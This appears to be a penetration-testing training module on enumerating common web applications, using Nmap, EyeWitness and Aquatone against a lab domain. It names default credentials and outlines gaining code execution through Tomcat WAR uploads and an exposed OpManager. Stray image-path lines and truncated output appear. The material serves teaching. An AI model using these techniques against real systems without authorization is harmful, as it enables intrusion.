Introduction

Web-based applications are prevalent in most if not all environments that we encounter as penetration testers. During our assessments, we will come across a wide variety of web applications such as Content Management Systems (CMS), custom web applications, intranet portals used by developers and sysadmins, code repositories, network monitoring tools, ticketing systems, wikis, knowledge bases, issue trackers, servlet container applications, and more

It's common to find the same applications across many different environments. While an application may not be vulnerable in one environment, it may be misconfigured or unpatched in the next.

An assessor needs to have a firm grasp of enumerating and attacking the common applications covered in this module.

Web applications are interactive applications that can be accessed via web browsers. Web applications typically adopt a client-server architecture to run and handle interactions.

They usually are made up of front-end components (the website interface, or "what the user sees") that run on the client-side (browser) and other back-end components (web application source code) that run on the server-side (back end server/databases)

All types of web applications (commercial, open-source, and custom) can suffer from the same kinds of vulnerabilities and misconfigurations, namely the top 10 web application risks covered in the OWASP Top 10.

While we may encounter vulnerable versions of many common applications that suffer from known (public) vulnerabilities such as SQL injection, XSS, remote code execution bugs, local file read, and unrestricted file upload,

it is equally important for us to understand how we can abuse the built-in functionality of many of these applications to achieve remote code execution.

As organizations continue to harden their external perimeter and limit exposed services, web applications are becoming a more attractive target for malicious actors and penetration testers alike.

More and more companies are transitioning to remote work and exposing (intentionally or unintentionally) applications to the outside world.

The applications discussed in this module are typically just as likely to be exposed on the external network as the internal network.

These applications can serve as a foothold into the internal environment during an external

assessment or as a foothold, lateral movement, or additional issue to report to our client during an internal assessment.

The state of application security in 2021 was a research survey commissioned by Barracuda to gather information from application security-related decision-makers.

The survey includes responses from 750 decision-makers in companies with 500 or more employees across the globe. The survey findings were astounding: 72% of respondents stated that their organization suffered at least one breach due to an application vulnerability, 32% suffered two breaches, and 14% suffered three. The organizations polled broke down their challenges as follows: bot attacks (43%), software supply chain attacks (39%), vulnerability detection (38%), and securing APIs (37%).

This module will focus on known vulnerabilities and misconfigurations in open-source and commercial applications (free versions demoed in this module), which make up a large percentage of the successful attacks that organizations face regularly.

Application Data

This module will study several common applications in-depth while briefly covering some other less common (but still seen often) ones.

Just some of the categories of applications we may come across during a given assessment that we may be able to leverage to gain a foothold or gain access to sensitive data include:

Category	Applications
Web Content Management	Joomla, Drupal, WordPress, DotNetNuke, etc.
Application Servers	Apache Tomcat, Phusion Passenger, Oracle WebLogic, IBM WebSphere, etc.
Security Information and Event Management (SIEM)	Splunk, Trustwave, LogRhythm, etc.
Network Management	PRTG Network Monitor, ManageEngine Opmanger, etc.
IT Management	Nagios, Puppet, Zabbix, ManageEngine ServiceDesk Plus, etc.
Software Frameworks	JBoss, Axis2, etc.
Customer Service Management	osTicket, Zendesk, etc.
Search Engines	Elasticsearch, Apache Solr, etc.
Software Configuration Management	Atlassian JIRA, GitHub, GitLab, Bugzilla, Bugsnag, Bitbucket, etc.
Software Development Tools	Jenkins, Atlassian Confluence, phpMyAdmin, etc.
Enterprise Application Integration	Oracle Fusion Middleware, BizTalk Server, Apache ActiveMQ, etc.

As you can see browsing the links for each category above, there are thousands of applications that we may encounter during a given assessment.

Many of these suffer from publicly known exploits or have functionality that can be abused to gain remote code execution, steal credentials, or access sensitive information with or without valid credentials.

This module will cover the most prevalent applications that we repeatedly see during internal and external assessments.

Let's take a look at the Enlyft website. We can see, for example, they were able to gather data on over 3.7 million companies that are using WordPress which makes up nearly 70% of the market share worldwide for Web Content Management applications for all companies polled.

For SIEM tool Splunk was used by 22,174 of the companies surveyed and represented nearly 30% of the market share for SIEM tools. While the remaining applications we will cover represent a much smaller market share for their respective category, I still see these often, and

the skills learned here can be applied to many different situations.

While working through the section examples, questions, and skills assessments, make a concerted effort to learn how these applications work and why specific vulnerabilities and misconfigurations exist rather than just reproducing the examples to move swiftly through the module.

These skills will benefit you greatly and could likely help you identify attack paths in different applications that you encounter during an assessment for the first time.

I still encounter applications that I have only seen a few times or never before, and approaching them with this mindset has often helped me pull off attacks or find a way to abuse built-in functionality.

Common Applications

While we cannot cover every possible application that we may encounter, the skills taught in this module will prepare us to approach all applications with a critical eye and assess them for public vulnerabilities and misconfigurations.

Application	Description
WordPress	WordPress is an open-source Content Management System (CMS) that can be used for multiple purposes. It's often used to host blogs and forums. WordPress is highly customizable as well as SEO friendly, which makes it popular among companies. However, its customizability and extensible nature make it prone to vulnerabilities through third-party themes and plugins. WordPress is written in PHP and usually runs on Apache with MySQL as the backend.
Drupal	Drupal is another open-source CMS that is popular among companies and developers. Drupal is written in PHP and supports using MySQL or PostgreSQL for the backend. Additionally, SQLite can be used if there's no DBMS installed. Like WordPress, Drupal allows users to enhance their websites through the use of themes and modules.
Joomla	Joomla is yet another open-source CMS written in PHP that typically uses MySQL but can be made to run with PostgreSQL or SQLite. Joomla can be used for blogs, discussion forums, e-commerce, and more. Joomla can be customized heavily with themes and extensions and is estimated to be the third most used CMS on the internet after WordPress and Shopify.
Tomcat	Apache Tomcat is an open-source web server that hosts applications written in Java. Tomcat was initially designed to run Java Servlets and Java Server Pages (JSP) scripts. However, its popularity increased with Java-based frameworks and is now widely used by frameworks such as Spring and tools such as Gradle.

Jenkins	Jenkins is an open-source automation server written in Java that helps developers build and test their software projects continuously. It is a server-based system that runs in servlet containers such as Tomcat. Over the years, researchers have uncovered various vulnerabilities in Jenkins, including some that allow for remote code execution without requiring authentication.
Splunk	Splunk is a log analytics tool used to gather, analyze and visualize data. Though not originally intended to be a SIEM tool, Splunk is often used for security monitoring and business analytics. Splunk deployments are often used to house sensitive data and could provide a wealth of information for an attacker if compromised. Historically, Splunk has not suffered from a considerable amount of known vulnerabilities aside from an information disclosure vulnerability (CVE-2018-11409), and an authenticated remote code execution vulnerability in very old versions (CVE-2011-4642).
PRTG Network Monitor	PRTG Network Monitor is an agentless network monitoring system that can be used to monitor metrics such as uptime, bandwidth usage, and more from a variety of devices such as routers, switches, servers, etc. It utilizes an auto-discovery mode to scan a network and then leverages protocols such as ICMP, WMI, SNMP, and NetFlow to communicate with and gather data from discovered devices. PRTG is written in Delphi.
osTicket	osTicket is a widely-used open-source support ticketing system. It can be used to manage customer service tickets received via email, phone, and the web interface. osTicket is written in PHP and can run on Apache or IIS with MySQL as the backend.

GitLab	GitLab is an open-source software development platform with a Git repository manager, version control, issue tracking, code review, continuous integration and deployment, and more. It was originally written in Ruby but now utilizes Ruby on Rails, Go, and Vue.js. GitLab offers both community (free) and enterprises versions of the software.

Application Discovery and Enumeration

To effectively manage their network, an organization should maintain (and continuously update) an asset inventory that includes all network-connected devices (servers, workstations, network appliances, etc.), installed software, and applications in use across the environment

If an organization is unsure what is present on its network, how will it know what to protect and what potential holes exist? The organization should know if applications are installed locally or hosted by a third party, their current patch level, if they are at or nearing end-of-life, be able to detect any rogue applications in the network (or "shadow IT"), and have enough visibility into each application to ensure that they are adequately secured with strong (non-default) passwords, and ideally, multi-factor authentication is enabled.

Certain applications have administrative portals that can be restricted to only being accessible from specific IP addresses or the host itself (localhost).

The reality is that many organizations do not know everything on their network, and some organizations have very little visibility, and we can help them with this. The enumeration that we perform can be highly beneficial to our clients to help them enhance or start building an asset inventory

We may very likely identify applications that have been forgotten, demo versions of software that perhaps have had their trial license expired and converted to a version that does not require authentication (in the case of Splunk), applications with default/weak credentials, unauthorized/misconfigured applications, and applications that suffer from public vulnerabilities.

We can provide this data to our clients as a combination of the findings in our reports (i.e., an application with default credentials admin:admin, as appendices such as a list of identified services mapped to hosts, or supplemental scan data).

We can even take it a step further and educate our clients on some of the tools that we use daily so they can begin to perform periodic and proactive recon of their networks and find gaps before penetration testers, or worse, attackers, find them first.

As penetration testers, we need to have strong enumeration skills and be able to get the "lay of the land" on any network starting with very little to no information (black box discovery or just a set of CIDR ranges).

Typically, when we connect to a network, we'll start with a ping sweep to identify "live hosts." From there, we will usually begin targeted port scanning and, eventually, deeper port scanning to identify running services. In a network with hundreds or thousands of hosts, this enumeration data can become unwieldy. Let's say we perform an Nmap port scan to identify common web services such as:

We may find an enormous amount of hosts with services running on ports 80 and 443 alone. What do we do with this data? Sifting through the enumeration data by hand in a large environment would be far too time-consuming, especially since most assessments are under

strict time constraints. Browsing to each IP/hostname + port would also be highly inefficient.

Lucky for us, several great tools exist that can greatly assist in this process. Two phenomenal tools that every tester should have in their arsenal are EyeWitness and Aquatone.

Both of these tools can be fed raw Nmap XML scan output (Aquatone can also take Masscan XML; EyeWitness can take Nessus XML output) and be used to quickly inspect all hosts running web applications and take screenshots of each.

The screenshots are then assembled into a report that we can work through in the web browser to assess the web attack surface.

These screenshots can help us narrow down potentially 100s of hosts and build a more targeted list of applications that we should spend more time enumerating and attacking. These tools are available for both Windows and Linux, so we can utilize them on whatever we choose for our attack box in a given environment. Let's walk through some examples of each to create an inventory of applications present in the target INLANEFREIGHT.LOCAL domain.

Getting Organized

For this section, I would break down the Enumeration & Discovery section of my notebook into a separate Application Discovery section.

Here I would create subsections for the scope, scans (Nmap, Nessus, Masscan, etc.), application screenshotting, and interesting/notable hosts to dig more into later.

It is important to time and date stamp every scan that we perform and save all output and the exact scan syntax that was performed and the targeted hosts.

This can be useful later on if the client has any questions about the activity they saw during the assessment.

Being organized from the start and keeping detailed logs and notes will help us greatly with the final report. I typically set up the skeleton of the report at the beginning of the assessment along with my notebook so I can begin filling in certain sections of the report while waiting for a scan to finish.

All of this will save time at the end of the engagement, leave us more time for the fun stuff (testing misconfigurations and exploits!), and ensure that we are as thorough as possible.

An example OneNote (also applicable to other tools) structure may look like the following for the discovery phase:

```
External Penetration Test - <Client Name>

- Scope (including in-scope IP addresses/ranges, URLs, any fragile hosts, testing timeframes, and any limitations or other relative information we need handy)
- Client Points of Contact
- Credentials
- Discovery/Enumeration
    - Scans
    - Live hosts
- Application Discovery
    - Scans
    - Interesting/Notable Hosts
- Exploitation
    - <Hostname or IP>
    - <Hostname or IP>
- Post-Exploitation
    - <Hostname or IP>
    - <<Hostname or IP>
```

We will refer back to this structure throughout the module, so it would be a very beneficial exercise to replicate this and record all of our work on this module as if we were working through an actual engagement.

This will help us refine our documentation methodology, an essential skill for a successful penetration tester. Having notes to refer back to from each section will be helpful when we get to the three skills assessments at the end of the module and will be extremely helpful as we progress in the Penetration Tester path.

Initial Enumeration

Let's assume our client provided us with the following scope:

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ cat scope_list

app.inlanefreight.local
dev.inlanefreight.local
drupal-dev.inlanefreight.local
drupal-qa.inlanefreight.local
drupal-acc.inlanefreight.local
drupal.inlanefreight.local
blog-dev.inlanefreight.local
blog.inlanefreight.local
app-dev.inlanefreight.local
jenkins-dev.inlanefreight.local
jenkins.inlanefreight.local
web01.inlanefreight.local
gitlab-dev.inlanefreight.local
gitlab.inlanefreight.local
support-dev.inlanefreight.local
support.inlanefreight.local
inlanefreight.local
10.129.201.50
```

We can start with an Nmap scan of common web ports. I'll typically do an initial scan with ports 80,443,8000,8080,8180,8888,10000 and then run either EyeWitness or Aquatone (or both depending on the results of the first) against this initial scan.

While reviewing the screenshot report of the most common ports, I may run a more thorough Nmap scan against the top 10,000 ports or all TCP ports, depending on the size of the scope.

Since enumeration is an iterative process, we will run a web screenshotting tool against any subsequent Nmap scans we perform to ensure maximum coverage.

On a non-evasive full scope penetration test, I will usually run a Nessus scan too to give the client the most bang for their buck, but we must be able to perform assessments without relying on scanning tools.

Even though most assessments are time-limited (and often not scoped appropriately for the size of the environment), we can provide our clients maximum value by establishing a repeatable and thorough enumeration methodology that can be applied to all environments we cover.

We need to be efficient during the information gathering/discovery stage while not taking


shortcuts that could leave critical flaws undiscovered.

Everyone's methodology and preferred tools will vary a bit, and we should strive to create one that works well for us while still arriving at the same end goal.

All scans we perform during a non-evasive engagement are to gather data as inputs to our manual validation and manual testing process.

We should not rely solely on scanners as the human element in penetration testing is essential. We often find the most unique and severe vulnerabilities and misconfigurations only through thorough manual testing.

Let's dig into the scope list mentioned above with an Nmap scan that will typically discover most web applications in an environment. We will, of course, perform deeper scans later on, but this will give us a good starting point.



As we can see, we identified several hosts running web servers on various ports. From the results, we can infer that one of the hosts is Windows and the remainder are Linux (but cannot be 100% certain at this stage).

Pay particularly close attention to the hostnames as well. In this lab, we are utilizing Vhosts to simulate the subdomains of a company. Hosts with dev as part of the FQDN are worth noting down as they may be running untested features or have things like debug mode enabled. Sometimes the hostnames won't tell us too much, such as app.inlanefreight.local. We can infer that it is an application server but would need to perform further enumeration to identify which application(s) are running on it.

We would also want to add gitlab-dev.inlanefreight.local to our "interesting hosts" list to dig into once we complete the discovery phase.

We may be able to access public Git repos that could contain sensitive information such as

credentials or clues that may lead us to other subdomains/Vhosts.

It is not uncommon to find Gitlab instances that allow us to register a user without requiring admin approval to activate the account. We may find additional repos after logging in. It would also be worth checking previous commits for data such as credentials which we will cover more in detail later in this module when we dig deeper into Gitlab.

Enumerating one of the hosts further using an Nmap service scan (-sV) against the default top 1,000 ports can tell us more about what is running on the webserver.

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ sudo nmap --open -sV 10.129.201.50

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:58 EDT
Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open  http          Splunkd httpd
8080/tcp open  http          Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth mon
8089/tcp open  ssl/http      Splunkd httpd (free license; remote login disabled)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds
```

From the output above, we can see that an IIS web server is running on the default port 80, and it appears that Splunk is running on port 8000/8089, while PRTG Network Monitor is present on port 8080.

If we were in a medium to large-sized environment, this type of enumeration would be inefficient. It could result in us missing a web application that may prove critical to the engagement's success.

Using EyeWitness

First up is EyeWitness. As mentioned before, EyeWitness can take the XML output from both Nmap and Nessus and create a report with screenshots of each web application present on the various ports using Selenium.

It will also take things a step further and categorize the applications where possible, fingerprint them, and suggest default credentials based on the application.

It can also be given a list of IP addresses and URLs and be told to pre-pend http:// and https:// to the front of each. It will perform DNS resolution for IPs and can be given a specific set of ports to attempt to connect to and screenshot.

We can install EyeWitness via apt:

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ sudo apt install eyewitness
```

or clone the repository, navigate to the `Python/setup` directory and run the `setup.sh` installer script. EyeWitness can also be run from a Docker container, and a Windows version is available, which can be compiled using Visual Studio.

Running `eyewitness -h` will show us the options available to us:

Running `eyewitness -h` will show us the options available to us:

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ eyewitness -h

usage: EyeWitness.py [--web] [-f Filename] [-x Filename.xml]
                     [--single Single URL] [--no-dns] [--timeout Timeout]
                     [--jitter # of Seconds] [--delay # of Seconds]
                     [--threads # of Threads]
                     [--max-retries Max retries on a timeout]
                     [-d Directory Name] [--results Hosts Per Page]
                     [--no-prompt] [--user-agent User Agent]
                     [--difference Difference Threshold]
                     [--proxy-ip 127.0.0.1] [--proxy-port 8080]
                     [--proxy-type socks5] [--show-selenium] [--resolve]
                     [--add-http-ports ADD_HTTP_PORTS]
                     [--add-https-ports ADD_HTTPS_PORTS]
                     [--only-ports ONLY_PORTS] [--prepend-https]
                     [--selenium-log-path SELENIUM_LOG_PATH] [--resume ew.db]
                     [--ocr]

EyeWitness is a tool used to capture screenshots from a list of URLs

Protocols:
  --web                 HTTP Screenshot using Selenium

Input Options:
  -f Filename           Line-separated file containing URLs to capture
  -x Filename.xml       Nmap XML or .Nessus file
  --single Single URL   Single URL/Host to capture
  --no-dns              Skip DNS resolution when connecting to websites

Timing Options:
  --timeout Timeout     Maximum number of seconds to wait while requesting a
                        web page (Default: 7)
  --jitter # of Seconds
                        Randomize URLs and add a random delay between requests
  --delay # of Seconds  Delay between the opening of the navigator and taking
                        the screenshot
  --threads # of Threads
```

Let's run the default `--web` option to take screenshots using the Nmap XML output from the discovery scan as input.

Nmap - Web Discovery

```
b]$ eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness

################################################################
                  EyeWitness                                  #
################################################################
North Security - https://www.fortynorthsecurity.com           #
################################################################

ests (26 Hosts)
eenshot http://app.inlanefreight.local
eenshot http://app-dev.inlanefreight.local
eenshot http://app-dev.inlanefreight.local:8000
eenshot http://app-dev.inlanefreight.local:8080
eenshot http://gitlab-dev.inlanefreight.local
eenshot http://10.129.201.50
eenshot http://10.129.201.50:8000
eenshot http://10.129.201.50:8080
eenshot http://dev.inlanefreight.local
```

Using Aquatone

Aquatone, as mentioned before, is similar to EyeWitness and can take screenshots when provided a .txt file of hosts or an Nmap .xml file with the -nmap flag.

We can compile Aquatone on our own or download a precompiled binary. After downloading the binary, we just need to extract it, and we are ready to go.

wget https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ unzip aquatone_linux_amd64_1.7.0.zip

Archive:  aquatone_linux_amd64_1.7.0.zip
  inflating: aquatone
  inflating: README.md
  inflating: LICENSE.txt
```

We can move it to a location in our `$PATH` such as `/usr/local/bin` to be able to call the tool from anywhere or just drop the binary in our working (say, scans) directory. It's personal preference but typically most efficient to build our attack VMs with most tools available to use without having to constantly change directories or call them from other directories.

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ echo $PATH

/home/mrb3n/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/usr/
```

In this example, we provide the tool the same `web_discovery.xml` Nmap output specifying the `-nmap` flag, and we're off to the races.

Nmap - Web Discovery

```
Vigneswar@htb[/htb]$ cat web_discovery.xml | ./aquatone -nmap

aquatone v1.7.0 started at 2021-09-07T22:31:03-04:00

Targets    : 65
Threads    : 6
Ports      : 80, 443, 8000, 8080, 8443
Output dir : .

http://web01.inlanefreight.local:8000/: 403 Forbidden
http://app.inlanefreight.local/: 200 OK
http://jenkins.inlanefreight.local/: 403 Forbidden
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://jenkins.inlanefreight.local:8000/: 403 Forbidden
http://web01.inlanefreight.local:8080/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://10.129.201.50:8000/: 200 OK
```

Interpreting the Results

Even with the 26 hosts above, this report will save us time. Now imagine an environment with 500 or 5,000 hosts! After opening the report, we see that the report is organized into categories, with High Value Targets being first and typically the most "juicy" hosts to go after.

I have run EyeWitness in very large environments and generated reports with hundreds of pages that take hours to go through. Often, the very large reports will have interesting hosts buried deep within them, so it is worth reviewing the entire thing and poking at/researching any applications we are unfamiliar with.


I found the ManageEngine OpManager application mentioned in the introduction section buried deep into a very large report during an external penetration test.

This instance was left configured with the default credentials admin:admin and left wide open to the internet. I was able to log in and achieve code execution by running a PowerShell script.

The OpManager application was running in the context of a Domain Admin account which led to full compromise of the internal network.

In the below report, I would be immediately excited to see Tomcat on any assessment (but especially during an External Penetration Test) and would try default credentials on the / manager and /host-manager endpoints.

If we can access either, we can upload a malicious WAR file and achieve remote code execution on the underlying host using JSP code. More on this later in the module.



Continuing through the report, it looks like the main http://inlanefreight.local website is next.

